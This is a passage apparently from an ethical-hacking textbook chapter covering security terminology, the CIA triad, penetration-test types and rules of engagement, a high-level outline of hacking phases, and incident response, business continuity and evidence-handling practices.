Exploit This is a clearly defined way to breach the security of a system.

Zero Day This describes a threat or vulnerability that is unknown to developers and has not been addressed. It is considered a serious problem in many cases.

Security This is a state of well-being in an environment where only actions that are defined are allowed.

Threat This is considered to be a potential violation of security.

Vulnerability This is a weakness in a system that can be attacked and used as an entry point into an environment.

Daisy Chaining This is the act of performing several hacking attacks in sequence with each building on or acting on the results of the previous action.


As an ethical hacker, you will be expected to take on the role and use the mind-set and skills of an attacker to simulate a malicious attack. The idea is that ethical hackers understand both sides, the good and the bad, and use this knowledge to help their clients. By understanding both sides of the equation, you will be better prepared to defend yourself successfully. Here are some things to remember about being an ethical hacker:

- You must have explicit permission in writing from the company being tested prior to starting any activity. Legally, the person or persons who must approve this activity or changes to the plan must be the owner of the company or their authorized representative. If the scope changes, you must update the contract to reflect those changes before performing the new tasks.
- You will use the same tactics and strategies as malicious attackers.
- You have the potential to cause the same harm that a malicious attack will cause and should always consider the effects of every action you carry out.
- You must have knowledge of the target and the weaknesses it possesses.
- You must have clearly defined rules of engagement prior to beginning your assigned job.
- You must never reveal any information pertaining to a client to anyone but the client.
- If the client asks you to stop a test, do so immediately.

- You must provide a report of your results and, if asked, a brief on any deficiencies found during a test.
- You may be asked to work with the client to fix any problems that you find. As I will discuss several times in this text, never accept a verbal agreement to expand test parameters. A verbal agreement has no record, and there is a chance of getting sued if something goes wrong and there's no record.

Under the right circumstances and with proper planning and goals in mind, you can provide a wealth of valuable information to your target organization. Working with your client, you should analyze your results thoroughly and determine which areas need attention and which need none at all. Your client will determine the perfect balance of security versus convenience. If the problems you uncover necessitate action, the next challenge is to ensure that existing usability is not adversely affected if security controls are modified or if new ones are put in place. Security and convenience often conflict: The more secure a system becomes, the less convenient it tends to be. Figure 1.1 illustrates this point.

FIGURE 1.1 Security versus convenience analysis



Although ethical hacking sometimes occurs without a formal set of rules of engagement, pen testing does require rules to be agreed on in advance in every case. If you choose to perform a pen test without having certain parameters determined ahead of time, it may be the end of your career if something profoundly bad occurs. For example, not having the rules established before engaging in a test could result in criminal or civil charges, depending on the injured party and the attack involved. It is also entirely possible that without clearly defined rules, an attack may result in shutting down systems or services and stopping the functioning of a company completely, which again could result in huge legal and other issues for you.

When a pen test is performed it typically takes one of three forms: white box, gray box, or black box. The three forms of testing are important to differentiate because you may be asked to perform any one of them at some point during your career, so let's take a moment to describe each:

Black Box A type of testing in which the pentester has little or no knowledge of the target. This situation is designed to closely emulate the situation an actual attacker would encounter because they would presumably have an extremely low level of knowledge of the target going in.

Gray Box A form of testing where the knowledge given to the testing party is limited. In this type of test, the tester acquires knowledge such as IP addresses, operating systems,

and the network environment, but that information is limited. This type of test would closely emulate the type of knowledge that someone on the inside might have; such a person would have some knowledge of a target but not always all of it.

White Box A form of testing in which the information given to the tester is complete. This means that the pentester is given all information about the target system. This type of test is typically done internally or by teams that perform internal audits of systems.

Another way to look at the different types of testing and how they stack up is shown in Table 1.1.

TABLE 1.1 Available types of pen tests

Type	Knowledge
White box	Full
Gray box	Limited
Black box	None



Do not forget the terms *black box, white box*, and *gray box* because you will be seeing them again both in this book and in the field. As you can see, the terms are not that difficult to understand, but you still should make an effort to commit them to memory.

In many cases, you will be performing what is known as an *IT audit*. This process is used to evaluate and confirm that the controls that protect an organization work as advertised. An IT audit is usually conducted against some standard or checklist that covers security protocols, software development, administrative policies, and IT governance. However, passing an IT audit does not mean that the system is completely secure; the criteria for passing an audit may be out of date compared with what is currently happening in the industry.

An ethical hacker tries to preserve what is known as the CIA triad: confidentiality, integrity, and availability. The following list describes these core concepts. Keep these concepts in mind when performing the tasks and responsibilities of a pentester:

Confidentiality The core principle that refers to the safeguarding of information and keeping it away from those not authorized to possess it. Examples of controls that preserve confidentiality are permissions and encryption.

Integrity Deals with keeping information in a format that is true and correct to its original purposes, meaning that the data that the receiver accesses is the data the creator intended them to have.

Availability The final and possibly one of the most important items that you can perform, availability deals with keeping information and resources available to those who need to use it. Information or resources, no matter how safe and sound, are useful only if they are available when called upon.



CIA is possibly the most important set of goals to preserve when you are assessing and planning security for a system. An aggressor will attempt to break or disrupt these goals when targeting a system. As an ethical hacker your job is to find, assess, and remedy these issues whenever they are discovered to prevent an aggressor from doing harm.

Another way of looking at this balance is to observe the other side of the triad and how the balance is lost. Any of the following break the CIA triad:

- Disclosure is the inadvertent, accidental, or malicious revealing or allowing access of information or resources to an outside party. If you are not authorized to have access to an object, you should never have access to it.
- Alteration is the counter to integrity; it deals with the unauthorized modification of information. This modification can be caused by corruption, accidental access that leads to modification, or modifications that are malicious in nature.
- Disruption (also known as loss) means that authorized access to information or resources has been lost. Information is useless if it is not there when it is needed. Although information or other resources can never be 100 percent available, some organizations spend the time and money to ensure 99.999 percent uptime for critical systems, which averages about six minutes of downtime per year.



Think of these last three points as the *anti-CIA triad* or the inverse of the CIA triad. The CIA triad deals with preserving information and resources, whereas the anti-CIA triad deals with violating those points. You can also think of the anti-CIA triad as dealing with the aggressor's perspective rather than the defender's.

An ethical hacker will be entrusted with ensuring that the CIA triad is preserved at all times and threats are dealt with in the most appropriate manner available (as required by the organization's own goals, legal requirements, and other needs). For example, consider what could happen if an investment firm or defense contractor suffered a disclosure incident at the hands of a malicious party. The results would be catastrophic with lawsuits from customers and investigation by law enforcement if that information was personal in nature (such as health or financial).

It is also important to consider two supporting elements to the CIA triad, which are non-repudiation and authentication.

Non-repudiation Non-repudiation is the concept that once an action is carried out by a party it cannot be denied by that party. For example, by using techniques such as digital

signatures it is possible to definitively say who sent a message without any possibility of denial that they were the originator of the message.

Authenticity Authenticity is the ability to state that an object such as a piece of data or message came from a legitimate and identifiable source. This is an important property for an item to have because it states that the source of an action is valid and known. Because the sender has signed their digital signature with their private key, the subsequent verification of the signature using their public key proves the sender's identity and thus authenticates the sender and the origin of the message.



In this book you will encounter legal issues several times. You are responsible for checking the details of what laws apply to you, and you will need to get a lawyer to do that. You should be conscious of the law at all times and recognize when you may be crossing into a legal area that you need advice on.

Hacking Methodologies

A hacking methodology refers to the step-by-step approach used by an aggressor to attack a target such as a computer network. There is no specific step-by-step approach used by all hackers. As can be expected when a group operates outside the rules as hackers do, rules do not apply the same way. A major difference between a hacker and an ethical hacker is the code of ethics to which each subscribes.


The following steps, illustrated in Figure 1.2, typically make up the hacking process:

- *Footprinting* means that you are using primarily passive methods of gaining information from a target prior to performing the later active methods. Typically, you keep interaction with your target to a minimum to avoid detection, thus alerting the target that something is coming in their direction. A myriad of methods are available to perform this task, such as Whois queries, Google searches, job board searches, and discussion groups. We will examine this topic in Chapter 4, "Footprinting."
- *Scanning* is the phase in which you take the information gleaned from the footprinting phase and use it to target your attack much more precisely (see Chapter 5, "Scanning"). The idea here is to act on the information from the prior phase, not to blunder around without purpose and set off alarms. Scanning means performing tasks like ping sweeps, port scans, and observations of facilities. One of the tools you will use is Nmap, which is very useful for this purpose.
- *Enumeration* is the next phase (see Chapter 6, "Enumeration"), where you extract much more detailed information about what you uncovered in the scanning phase to determine its usefulness. Think of the information gathered in the previous phase as walking down a hallway and rattling the doorknobs, taking note of which ones turn and which ones do not. Just because a door is unlocked doesn't mean anything of use

is behind it. In this phase you are looking behind the door to see if there is anything of value behind it. Results of this step can include a list of usernames, groups, applications, banner settings, and auditing information.

- *System hacking* (Chapter 7, "System Hacking") follows enumeration. You can now plan and execute an attack based on the information you uncovered. You could, for example, start choosing user accounts to attack based on the ones uncovered in the enumeration phase. You could also start crafting an attack based on service information uncovered by retrieving banners from applications or services.
- *Escalation of privilege* is the hacking phase, where you can start to obtain privileges that are granted to higher privileged accounts than you broke into originally. Depending on your skills, it might be possible to move from a low-level account such as a guest account all the way up to administrator or system-level access.
- *Covering tracks* is the phase when you attempt to remove evidence of your presence in a system. You purge log files and destroy other evidence that might give away the valuable clues needed for the system owner to determine an attack occurred. Think of it this way: If someone were to pick a lock to get into your house versus throwing a brick through the window, the clues are much less obvious in the former than the latter. In the latter case you would look for what the visitor took immediately, and in the former case you might notice the break-in much later, after the trail had gone cold.
- *Planting of backdoors* means to leave something behind that would enable you to come back later if you wanted. Items such as special accounts or Trojan horses come to mind.

FIGURE 1.2 The hacking process





Both ethical hackers and hackers follow similar processes as the one outlined here though in less or stricter ways. Hackers are able to write their own rules and use the process however they want without concern or reasons except those that make sense to themselves. Ethical hackers follow the same type of process as seen here with little modification, but they have added something that hackers do not have: Ethical hackers not only will have *permission* prior to starting the first phase but will also be *generating a report* that they will present at the end of the process. The ethical hacker will be expected to keep detailed notes about what is procured at each phase for later generation of that report.

When you decide to carry out this process, seek your client's guidance and ask the following questions along with any others that you think are relevant. During this phase, your goal is to clearly determine why a pen test and its associated tasks are necessary.

- Why did the client request a pen test?
- What is the function or mission of the organization to be tested?
- What will be the constraints or rules of engagement for the test?
- What data and services will be included as part of the test?
- Who is the data owner?
- What results are expected at the conclusion of the test?
- What will be done with the results when presented?
- What is the budget?
- What are the expected costs?
- What resources will be made available?
- What actions will be allowed as part of the test?
- When will the tests be performed?
- Will insiders be notified?
- Will the test be performed as black or white box?
- What conditions will determine the success of the test?
- Who will be the emergency contacts?

Pen testing can take several forms. You must decide, along with your client, which tests are appropriate and will yield the desired results. Tests that can be part of a pen test may include the following:

- An insider attack is intended to mimic the actions that may be undertaken by internal employees or parties who have authorized access to a system.
- An outsider attack is intended to mimic those actions and attacks that would be undertaken by an outside party.

- A stolen equipment attack is a type of attack where an aggressor steals a piece of equipment and uses it to gain access or extracts the information desired from the equipment itself.
- A social engineering attack is a form of attack where the pentester targets the users of a system seeking to extract the needed information. The attack exploits the trust inherent in human nature.

Once you discuss each test, determine the suitability of each, and evaluate the potential advantages and side effects, you can finalize the planning and contracts and begin testing.

When you are undertaking an actual test against a system or environment you must be prepared to think as a malicious party would in the same conditions. Remember that as a pentester you must understand the tools and techniques and use them the same way a bad guy would; however, you temper that with the mindset that you are doing this to help the client and only with their permission would you carry out a test. Be prepared for problems to arise and roadblocks to emerge during the test; you'll have to deal with them each accordingly much like a malicious party would when attacking a target. The idea is to understand how an attack can or would happen, what an attacker would encounter, and how to defeat it. You must understand both sides, the good and the bad, and use this knowledge to help the clients and customers.

Penetration testing does require rules to be agreed upon in advance in every case. If a penetration tester chooses to perform a penetration test without having certain parameters determined ahead of time, it may be the end of that tester's career if something profoundly bad occurs. For example, not having the rules established prior to engaging in a test could result in criminal or civil charges, depending on the injured party and the attack involved. It is also entirely possible that without clearly defined rules, an attack may result in shutting down systems or services and stopping the functioning of a company completely, which again could result in huge legal and other issues for the tester.

With these goals in mind and a good plan, a penetration tester should be on track to extract valuable information from the target. Whatever vulnerabilities, weaknesses, or other problems you find during your test should be fully documented and ranked in order of seriousness or importance. Once this is complete, the tester should be prepared to present a detailed report of their findings to the client. Presentation of the report may be the last task the tester has, or there may be additional steps. Expect any one of the following outcomes to occur upon completion of the testing phase:

- Presentation of the report to the client—This is just what it states; the report is generated and handed over to the client, and if they need any further explanations or discussion they will request it. If no explanation is needed, then the testing and reporting process is complete and the job is finished.
- Presentation plus recommendations—If the client requests it, the tester will explain the results of the test and then propose recommendations to fix the problems discovered. The client may not ultimately use all or any of the recommendations, but they will request them to see what needs to be done.
- Presentation plus recommendation with remediation—In this particular outcome the test is completed and the review and recommendations are made. What differentiates

this outcome from the others is that the client asks the tester to get involved at some level with actually implementing fixes.

Ultimately the client will determine what the next steps are and if this actually involves the testing party or not. The client will decide what the perfect balance of security versus convenience is in their environment and if the recommended fixes will maintain their desired balance. In other words, the client should not look at the results and immediately start thinking that they must fix every problem because doing so may impair the usefulness of the system. If the problems uncovered necessitate action, the next challenge is to ensure that if security controls are modified or if new ones are put in place, existing usability is not adversely affected.

Your role as a penetration tester is to provide your expertise to the client and try to answer their questions. Be proactive and attempt to address questions that they may have ahead of time, and always be available to answer questions after the fact should they have questions later on about your report.

Vulnerability Research and Tools

An important part of your toolkit as an ethical hacker will be the information gathered from vulnerability research. This process involves searching for and uncovering vulnerabilities in a system and determining their nature. In addition, the research seeks to classify each vulnerability as high, medium, or low. You or other security personnel can use this research to keep up to date on the latest weaknesses involving software, hardware, and environments.

The benefit of having this information is that an administrator or other personnel could use this information to position defenses. The information may also show where to place new resources or be used to plan monitoring.

Vulnerability research is not the same as ethical hacking in that it passively uncovers security issues, whereas the process of ethical hacking actively looks for the vulnerabilities. However, vulnerability scanning may be utilized as part of a test but not by itself.

What Is Incident Response?

As a penetration tester your job is to provide information that will reduce the chance of a security breach or incident to the lowest possible level, but does a regular user have no responsibility? Absolutely not; users have an important role to play as well. So as a well-prepared individual, you must plan how you will react when a security incident occurs or follow the plans the company or client provides to you. Planning ahead or knowing plans others have made will be beneficial because it will give you the edge when determining what to do after an incident and how to do it. Proper security incident response will determine if an incident is dealt with swiftly and completely or if it gets worse and out of control.

One of the first things to keep in mind when thinking about incident response is the fact that you may very well be dealing with something that falls under the banner of crime and as such will require that you take special care. Responding to an incident of computer

crime can be particularly challenging and should be left to professionals because the evidence that needs to be collected is intangible and can prevent a case from being prosecuted if you damage it.

Before going too far, however, it is worth defining what is inferred by the term *computer crime*. Computer crime is defined as any criminal act during which a computer or computing device is used in the commission of a crime. The goal of computer crime can be anything that negatively impacts in some way, shape, or form the operations of a company, individual, or government. By its very nature computer crime does not discriminate against activities that are initiated via the Internet or launched internally against a private network.

Incident Response Policies

The next detail that is important when considering incident response is incident response policy (IRP). The IRP defines the course of action that a company or organization will take in the time following a security incident. An IRP specifies many details, but the following are usually always included:

- Who will determine when and if a security incident has occurred
- Which individuals and/or departments are to be notified
- The means through which they will be notified
- Who will be responsible for responding to the incident
- Appropriate response guidelines
- What you as a system administrator will be responsible for doing in the event of an incident

So who will be involved in the incident response process? This depends on the organization, assets involved, and the overall severity of the situation. Several departments within an organization can work together such as human resources, public relations, information technology, corporate security, and others. The idea is to get the appropriate personnel and departments involved in order to properly deal with the situation at hand. The personnel involved can also determine which information can be released and to whom. For example, employees may not be privy to all the details of a security incident and may be informed only on a need-to-know basis.

Typically you will not be included in the development of this policy, but you will be included as someone who must follow it when the time comes and an incident has been declared by the person in charge.

Phases of an Incident and Response

There exist a number of phases in the incident response process; each incident will traverse these phases as the incident occurs, evolves, and moves to its final resolution. While an end user will not be truly aware of each of the phases of incident response, having some idea of the big picture may help you understand what you are doing and why you are being asked to do it. Each phase has distinct actions that take place within it, which you will learn more about as you move on, but for now let's take a high-level look at the incident response

process itself. Table 1.2 covers what is generally accepted by the National Institute of Standards and Technology (NIST) and others as the phases of incident response.

TABLE 1.2 The phases of incident response

Phase	Description
Response	It is important to early on establish just what has actually occurred. Is the incident an actual security incident or is it something else? The incident response team will be the ones responsible for making this determination as well as making the determination or discovery as to what was impacted.
Triage	The next step after the determination that a security incident has occurred is to determine how seriously the incident has impacted critical systems. Remember, not all systems or services will be affected the same way, and so some will require more attention than others. Also remember that some systems are more mission critical than others and will require more attention as well. In a computer crime security incident scenario, once the incident response team has evaluated the situation and determined the extent of the incidents, a triage approach will be implemented and the situation will be responded to according to criticality. If multiple events have occurred, the most serious event will be addressed first and remaining events will be investigated based on risk level.
Investigation	Once the response team discovers the cause of the problem, the investigative process can start. The investigation is designed to methodically collect evidence without destroying or altering it in any way. This process can be performed by internal personnel or by an external team where appropriate. The key point in either case is that the team involved in the investigative process understands how to collect the evidence properly because the end result of the process may be to take this collected information to court. So who may investigate a security incident may vary depending on the extent and type of security breach. In some cases internal teams or consultants may be all that's needed to investigate and analyze a crime scene; however, in some cases that may not be enough. It is possible under certain conditions to get local law enforcement involved in the investigation of a crime. This option will vary depending on the skills that the local law enforcement have. Some police departments are adept at dealing with computer crime, but this is not always the case. Investigations should never be taken lightly, and once local law enforcement is involved other issues arise. Police departments may not be able to respond in a timely fashion because corporate security problems are not part of the police mission and therefore are low priority.

TABLE 1.2 The phases of incident response *(continued)*

Phase	Description
Containment	It is necessary early on in the process of incident response to contain and control the crime scene as much as possible. When considering a crime scene it is important that no alterations or tampering of any sort occur to avoid damaging of evidence. This means that the crime scene should not be tampered with in any way including disconnecting any devices, wires, or peripherals or even shutting down the system. It is important to let trained professionals do their job at the crime scene.
Analysis and tracking	Evidence that has been gathered is useless unless it is examined and dissected to determine what has occurred. At this point the company will either be involving external professionals to examine the evidence or employing its own internal teams. These teams will be responsible for determining what evidence is relevant to the investigation and what is not. Additionally the team must maintain the chain of custody, which means that evidence must be accounted for and under positive control of the team at all times.
Recovery	During the recovery phase it is assumed that all relevant evidence has been collected and the crime scene has been cleaned. At this point the crime scene investigation has been completed and the effected systems can be restored and returned to service. This process will include restoring and rebuilding operating systems with their applications and data from backups or drive images.
Repair	In the event that a system has experienced substantial damage in the course of an attack, it becomes necessary to repair the system. The recovery process is designed to deal with rebuilding a system after evidence has been collected, but it does not account for potential damage done that may need to be repaired. Also, the collection of evidence may have required the removal of components to preserve the evidence, and those components will need to be replaced.
Debriefing and feedback	When the situation is under control, you will need to debrief and obtain feedback from all involved. The incident happened for a reason; presumably at this point you have determined what this reason is, at least in some part. The goal of this phase is to determine what the company did right, what it did wrong, and how to improve. Additionally, depending on the crime it may be necessary to start the process of informing clients and other agencies and regulatory bodies of the breach. This last point may be the most important one because failure to inform the appropriate regulatory bodies can mean you or your company is guilty of a crime.

It is important to note that the actual phases described here may vary wildly between organizations because they fine-tune the incident response process to their own needs. You may work in an industry that is heavily regulated and that has its own requirements that dictate a unique incident response process.

Incident Response Team

As organizations grow in size and importance it is likely that they will build or already have a group known as an incident response team. These teams will comprise individuals who have the training and experience to properly collect and preserve evidence of a crime and the associated components of the response process. You may, depending on your experience and background, be asked to participate in these teams in the event an incident occurs. Of course, you will know ahead of time and be prepared so you are ready when and if the call ever comes. As part of the incident response team, you must be both properly trained and have the requisite experience to respond to and investigate any security incident.

One of the components of incident response is the first individuals to respond when an incident is reported. In the broadest sense this can be the individuals appropriate for the security incident, including the following:

- IT personnel
- Human resources
- Public relations
- Local law enforcement
- Security officers
- Chief security officer

The goal of security response is to have a team in place that is well versed and aware of how to deal with security incidents. These members will know what to do and have been drilled on how to do it in the event an incident occurs. You may be asked, if you are not a member of the team, to contact certain individuals if a security incident occurs and determine what information to provide these first responders in order for them to do their job properly.

Incident Response Plans

Once a security incident has been recognized and declared, it is vital that the team have a plan to follow. This plan will include all the steps and details required to investigate the crime as necessary.

Some of the elements required to investigate a security crime are the following:

- If an IRP exists and is relevant, follow the process outlined in this plan.
- If an IRP does not currently exist, is out of data, or is irrelevant, then designate a lead examiner for the process so there is a coordinated response.
- Examine and evaluate the nature of the events that occurred and, as much as possible, determine the damage that has been incurred by the systems, services, and other items involved.

- Document and identify all involved components of the incident as completely as possible.
- Undertake a complete analysis to determine the different risk priorities for all systems, services, and other processes involved.
- Evaluate the need for outside expertise or consultants.
- Determine if local law enforcement involvement is needed.
- Determine how to contain the crime scene, including hardware, software, and other artifacts present.
- Decide how to collect the required evidence at the crime scene with special provisions for electronic evidence, hardware, and other items.
- Set up a procedure for interviewing personnel who may have additional knowledge or other information to share that would be beneficial to investigating the crime scene.
- Put in place a reporting mechanism for the crime and determine who should receive the report, such as regulatory bodies.

Business Continuity Plan

At some point you may be asked to follow a business continuity plan (BCP). This policy defines how the organization will maintain what is acceptable as normal day-to-day business in the event of a security incident or other event disruptive to the business. This plan will be called into play in the event that a disaster or severely disruptive event occurs and causes the business to become unavailable. If a company provides services to customers or clients and the business becomes unavailable, the company loses both money and the faith of its customers—something that no business wants to experience. The importance of the BCP cannot be understated because it is necessary in ensuring that the business continues to perform and can continue to operate on a limited basis through a disaster. A BCP is designed to ensure that vital systems, services, and documents that support the business remain available to alert key stakeholders and recover assets even when the bulk of critical systems are down.

Next to a BCP, and closely intertwined with it, is a disaster recovery plan (DRP). This document outlines a policy that defines how personnel and assets will be safeguarded in the event of a disaster and how those assets will be restored and brought back to an operating state once the disaster passes. The DRP typically will include a list of responsible individuals who will be involved in the recovery process, an inventory of vital hardware and software, steps to respond to and address the outage, and how to rebuild affected systems.

Supporting Business Continuity and Disaster Recovery

Several techniques can be used to keep the organization running and diminish the impact of a disaster when it occurs. Some of these techniques are discussed in this section. While some or all of these techniques may be out of your control, they are provided here for you to understand what IT will do to keep services available for you and clients.

Fault tolerance is a valuable tool in the company arsenal because it provides the ability to weather potential failures while providing some measure of service. While this service may not be optimal, it should be enough to maintain some business operations even if not at the normal level of performance. Fault-tolerant mechanisms include service and infrastructure duplication designed to handle a component failure when it occurs.

Another mechanism commonly used by companies is high-availability architecture. This is simply a gauge of how well the system is providing its services, specifically how available the system actually is. Ideally a system should be available 100 percent of the time, but in practice this is usually not possible and over long periods of time unlikely. High availability simply states, as a percentage, how available a system is, so the closer a system's availability is to 100 percent, the less time it spends offline. High availability can be attained by having redundant systems and reliable backup systems. When implemented properly, it means that the services you rely on to do your job and provide service to clients are available and ready to use for the greatest possible amount of time.

A document that is commonly mentioned when discussing high availability and fault tolerance is a service-level agreement (SLA). This document spells out the obligations of the service provider to you, the client. Specifically, an SLA is a legal contract that lays out what the service provider will provide, at what performance level, and steps that will be taken in the event of an outage. For an idea of what an SLA looks like, you can look at the contract you signed with your cell phone provider. Cell phone providers use this document to describe what they will provide and what you can expect should an outage occur. This document can include specific performance and availability levels that are expected and the associated penalties for not meeting these levels. Additionally it will spell out the parties responsible and the extent of their responsibilities in the event of a disaster, such as who will take care of the problems related to the disaster.

Alternate sites are another technique used in the event of a system failure or disaster. The idea is to have another location to conduct business operations from in the event of a disaster. Under ideal conditions all operations will be moved to an alternate site if the primary or normal site is no longer able to provide services.

Not all alternate sites are created equal, however. There are three types of sites that an organization can use:

- **Cold site**—This is the most basic type of alternate site and the least expensive to operate. A cold site, by normal definition, does not include backed-up copies of data or configuration data from the primary location. It also does not have any sort of hardware set up and in place. The lack of these essentials makes the cold site the cheapest option but also contributes to greater outage times because this infrastructure will need to be built and the data restored prior to going back online.
- **Warm site**—This is the middle-of-the-road option, offering a balance between expense and outage time. A warm site typically has some if not all of the hardware in place, with other items such as power and Internet connectivity already established though not to the degree that the primary site has in place. This type of site also has some backups on hand, though they may be out of date by several days or even weeks.

- **Hot site**—This is the top option as far as capabilities go, offering little to no downtime and the greatest expense. This type of site typically has a high degree of synchronization with the primary site up to the point of completely duplicating the primary site. The setup requires a high degree of complexity in the form of complex network links and other systems and services designed to keep the sites in sync. This level of complexity adds to the expense of the site but also has the advantage of substantially reduced (or eliminated) downtime.

Before an alternate site can work, however, the company must have a data backup, and this backup must be kept secure because it contains information about the company, its clients, and its infrastructure. Backups should be stored safely and securely, with copies kept both onsite and offsite to give optimal protection. In addition, backups should always be stored on separate media and ideally in a locked location offsite. Most of the time, these backups are encrypted for further protection of unauthorized disclosure if stolen. Other safeguards should be taken to protect the backups from environmental concerns such as fire, floods, and earthquakes, to name a few.

Recovering Systems

Secure recovery requires a number of items to be in place; primary among these is the requirement to have an administrator designated to guide the recovery process. This administrator may come to you as a trained employee to carry out the recovery process. They may ask you to follow specific steps that you will have been trained in and indicate what needs to be restored. As is the case with any backup and recovery process, you will need to review the steps and relevance of the process and update the process where necessary or at least consult with experts on what to do.

Planning for Disaster and Recovery

In order to properly plan for disaster recovery you will need to know where you stand, specifically where the company stands. You need to completely assess the state of preparedness of the organization and understand what you need to do to be properly prepared.

In order to properly plan for disaster recovery, you should observe the following guidelines and best practices:

- Once your organization has established a BCP it is important for this plan to undergo regular testing and review. Consider conducting simulations and drills designed to evaluate the efficacy of the plan.
- If the company has not recently tested the DRP, make it a point to do so. Much like BCPs, consider the use of drills and other similar types of simulations to evaluate how well the DRP functions.
- Always consider and evaluate the proper redundancy measures for all critical resources. Look for adequate protection for systems such as servers, routers, and other devices in the event they are needed for emergency use.
- Check with all critical service providers to ensure that they've taken adequate precautions to guarantee that the services provided will be available.

- Check for the existence or the ability to obtain spare hardware wherever necessary. Ensure that the devices are not only appropriate for use but also can be obtained quickly in an emergency.
- Evaluate any existing SLAs currently in place so that you know what constitutes acceptable downtime.
- Establish mechanisms for communication that do not require the company resources, which may be unavailable. Such communication channels should also take into account that power may be unavailable.
- Ensure that the organization's designated hot site can be brought online immediately.
- Identify and document any and all points of failure, as well as any up-to-date redundancy measures that have been put in place to safeguard these points.
- Ensure that the company's redundant storage is secure.

Once the incident response process has been defined, at a high level at this point, you can turn your attention to the collection of evidence from a crime scene. While you may be involved in this process, it is possible that you will require special teams or external consultants for this task.

In many cases companies will have specially trained professionals on staff or externally contracted to respond to security incidents and collect evidence. It is important for you to know which it is or at the very least who to contact in the event an incident happens.

Evidence-Collection Techniques

Proper collection of evidence is essential as stated previously and is something that is best left to professionals. In addition, when a crime has been suspected it becomes mandatory to have trained professionals involved in the process. If this is not you, then you should not disturb the crime scene; rather you should contact a manager or someone in charge for guidance on how to proceed. The process here is really one of forensics—the methodical and defensible process of collecting information from a crime scene. This process is best left to those professionals trained to do so because novices can inadvertently damage evidence in such a way that makes the investigation impossible or indefensible in court. Trained personnel will know how to avoid these blunders and properly collect everything relevant.

Evidence Types

Evidence is the key to proving a case, and not all evidence is created equal and should not be treated as such. Collecting the wrong evidence or treating evidence incorrectly can have an untold impact on your company's case, which should not be underestimated.

Table 1.3 lists some of the different types of evidence that can be collected and what makes each unique.

TABLE 1.3 Types of evidence

Evidence	Description
Best	The best evidence is category evidence that is admissible by requirement in any court of law. The existence of best evidence eliminates your ability to use any copies of the same evidence in court.
Secondary	Secondary evidence is a copy of the original evidence. This could be items such as backups and drive images. This type of evidence may not always be admissible in a court of law and is not admissible if best evidence of the item exists.
Direct	Direct evidence is received as the result of testimony or interview of an individual. This individual could have obtained their evidence as a result of observation. Evidence in this category can be used to prove a case based on its existence.
Conclusive	Conclusive evidence includes that which is above dispute. Conclusive evidence is considered so strong that it directly overrides all other evidence types by its existence.
Opinion	Opinion evidence is derived from an individual's gut feelings. Opinion evidence is divided into the following types: Expert–Any evidence that is based on known facts, experience, and an expert's knowledge. Non-expert–Any evidence that is derived from fact alone and comes from a non-expert in the field.
Corroborative	Corroborative evidence is obtained from multiple sources and is supportive in nature. This type of evidence cannot stand on its own and is used to bolster the strength of other evidence.
Circumstantial	Circumstantial evidence can be obtained from multiple sources, but unlike corroborative evidence it is only able to indirectly infer a crime.

Chain of Custody

When collecting evidence the chain of custody must be maintained at all times. The chain of custody documents the whereabouts of the evidence from the point of collection to the time it is presented in court and then when it is returned to its owner or destroyed. The chain is essential because any break in the chain or question about the status of evidence at

any point can result in a case being thrown out. A chain of custody needs to include every detail about the evidence, from how it was collected up to how it was processed.

A chain of custody can be thought of as enforcing or maintaining six key points. These points will ensure that you focus on how information is handled at every step:

- What evidence has been collected?
- How was the evidence obtained?
- When was the evidence collected?
- Who has handled the evidence?
- What reason did each person have for handling the evidence?
- Where has the evidence traveled and where was this evidence ultimately stored?

Also remember if you are involved to keep the chain of custody information up to date at all times. Every time any evidence is handled by an investigator, you must update the record to reflect this. You may be asked at some point to sign off on where evidence was or that it was collected from you; this would be an example of where you would fit in regard to the chain of custody. This information should explain every detail such as what the evidence actually consists of, where it originated, and where it was delivered to. It is important that no gaps exist at any point.

For added legal protection, evidence can be validated through the use of hashing to prove that it has not been altered. Ideally the evidence you collected at the crime scene is the same evidence you present in court.

Remember, a verifiable or non-verifiable chain of custody can win or lose a case.

Rules of Evidence

All evidence, no matter the type, may not be admissible in court. Evidence cannot be presented in court unless certain rules are followed, and you should review those rules ahead of time. The five rules of evidence presented here are general guidelines and are not consistent across jurisdictions:

- Reliable—The evidence presented is consistent and leads to a common conclusion.
- Preserved—Chain of custody comes into play and the records help identify and prove the preservation of the evidence in question.
- Relevant—The evidence directly relates to the case being tried.
- Properly identified—Records can provide proper proof of preservation and identification of the evidence.
- Legally permissible—The evidence is deemed by the judge to fit the rules of evidence for the court and case at hand.

Recovering from a Security Incident

When a security incident happens, and it will happen, the company should have a plan to restore business operations as quickly and effectively as possible. This may require you and possibly your team to correctly assess the damage, complete the investigation, and then

initiate the recovery process. From the time of the initial security incident onward, the organization presumably has been operating at some reduced capacity, and so you need to recover the systems and environment as quickly as possible to restore normal business operations. Other key requirements are the need to generate a report on what happened and the ability to communicate with appropriate team members.

Reporting a Security Incident

Once an incident has been responded to and a team has gotten involved to assess the damage and start the cleanup, the required parties will need to be informed. These parties will be responsible for getting the ball rolling whether it is legal action, an investigative process, or other requirements as necessary.

